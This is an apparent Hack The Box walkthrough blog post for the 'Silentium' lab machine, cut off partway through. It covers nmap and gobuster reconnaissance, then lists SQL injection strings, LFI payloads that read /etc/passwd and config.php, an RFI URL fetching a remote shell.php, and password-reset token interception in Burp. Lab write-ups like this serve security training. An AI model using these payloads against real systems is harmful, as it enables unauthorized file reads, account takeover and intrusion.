HTB Labs - Season 10- "Silentium" Machine Walkthrough | By: CyberAlp0
Hey Folks, this is CyberAlp0. Welcome to a new walkthrough featuring the machine “Silentium” from Hack The Box — Season 10.
Silentium is a Linux-based machine that demonstrates a real-world attack chain involving account takeover via API token leakage, remote code execution through an AI platform vulnerability (CVE-2025–59528), Docker container escape via credential harvesting, and privilege escalation through a Gogs symlink RCE (CVE-2025–8110).
Executive Summary
Below is a high-level overview of the attack methodology used to compromise the machine.
Stage I: Scanning
An Nmap scan revealed two open TCP ports: SSH (22) and HTTP (80) running Nginx 1.24.0. A UDP scan showed port 68 (DHCP client) which provided no useful attack surface.
Stage II: Enumeration
Web enumeration uncovered the main domain with an “Institutional Leadership” page listing three team members: Marcus Thorne, Ben, and Elena Rossi. A subdomain (staging.silentium.htb) was discovered hosting a Flowise AI platform with a login page requiring email and password authentication.
Stage III: Exploitation
An account takeover was achieved by exploiting a forgot password API that leaked reset tokens in the response body. After resetting Ben’s password, access was gained to the Flowise dashboard. The CustomMCP node (CVE-2025–59528) was exploited via API code injection to gain a reverse shell inside a Docker container. Credentials found in environment variables allowed SSH access as user ben on the host. A locally running Gogs service was then exploited via CVE-2025–8110 (symlink RCE) to achieve root access.
Let’s waste no time and begin pwning the machine…
Phase 1: Scanning & Reconnaissance
First we will start the scanning stage in which we will find all the opened ports and the services that are running on the target’s server. We will start 3 different types of scanning using the Nmap.
Firstly: Initial scanning
Run the following command on the target as an initial scanning
sudo nmap -sC -sV -vv -oN {The path where you will save the file} {The Target}This will be considered as an initial scan for you to begin working on.


The initial scan shows that there are two TCP services that are running on the ports 22 and 80.
Secondly: All Ports Scan
This scan will run in the background while you are working. Execute the following command
sudo nmap -p- -T4 -oN {The path} {The Target}
Thirdly: UDP Scan (Sometimes, it shows valuable information)
Execute the following command
sudo nmap --top-ports 50 -oN {The path} {The Target}
Based on the scan, we find that there is a service running on port 68 called dhcpc.
Phase 2: Enumeration & Information Gathering
At which we will start analyse the target’s URL and navigate more the web application based on what we have found in the first stage of scanning.
Firstly: HTTP/HTTPS (Port 80/443)
We will resolve the IP address in the local DNS server by adding the IP address in the /etc/hosts. Run the following command:
echo "{the target Ip silentium.htb" | sudo tee -a /etc/hosts
Secondly: Manual checks
At this stage we will navigate the website for any headers, extensions, error pages, search bars, or file upload features.
Thirdly: Directory brute-forcing using gobuster
Preform the following commands to see the possible directories that may be found on the target.
gobuster dir -u http://{Target IP} -w /usr/share/wordlists/dirb/big.txt -b 404,301This command will try to use the word-list called (big.txt) to brute force the target to find any directories and won’t show any pages that may show any HTTP code requests of 404 and 301.

Execute the following command as well for more enumeration
gobuster dir -u http://target -w /usr/share/wordlists/dirb/big.txt -x php,html,txt,bak,swp,conf -b 404,
Fourthly: Subdomain enumeration
At this stage, we will start brute forcing the domain to find whether there are other subdomains under this domain or not.
gobuster vhost -u http://target.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-d
Based on the scan, we can find out that there is a subdomain under the domain called (http://staging.silentium.htb)
For that, we will need to include the subdomain and resolve it in the local DNS using the following command
echo "{Target IP} staging.silentium.htb" | sudo tee -a /etc/hosts


Now, Both the main domain (silentium.htb) and the subdomain (staging.silentium.htb) are mapped to the same target IP address.
Phase 3: Vulnerability Identification
At this stage, we will identify the vulnerabilities that we have found to test. Firstly, we will test the common vulnerabilities.
Firstly: SQL Injection
' OR 1=1 --
' OR '1'='1
admin' --Result: N/A
Secondly: Local File Inclusion (LFI)
http://target/page?file=../../../../etc/passwd
http://target/page?file=php://filter/convert.base64-encode/resource=config.phpResult: N/A
Thirdly: Remote File Inclusion (RFI):
http://target/page?file=http://your_ip/shell.phpResult: N/A
Upon testing for the Command Injection, Server-Side Template Injection (SSTI), XML External Entity (XXE), and Type Juggling (PHP), we will also find no results.
Fourthly: Testing Account take over
Through the parent domain, we will recognize that there are 3 different names who would be possible users on the platform. These three users are as shown in the screenshot.

Upon this, we shall form potential accounts out of these users:
- marcus.throne@silentium.htb
- m.throne@silentium.htb
- ben@silentium.htb
- elena.rossi@silentium.htb
- e.rossi@silentium.htb
We can test the "forgot password" feature for each of those accounts to see which one is validated. Click on "forgot password" and try those emails one by one — you will notice that ben@silentium.htb is a valid email.
Click on "forgot your password" and start the interceptor Burp Suite. Enter the email, then click "send the reset link" and observe the response.

You will see this is a POST request. Send the request and you will see that the temp token is exposed in the response body. Copy this token and go to the reset-password page.
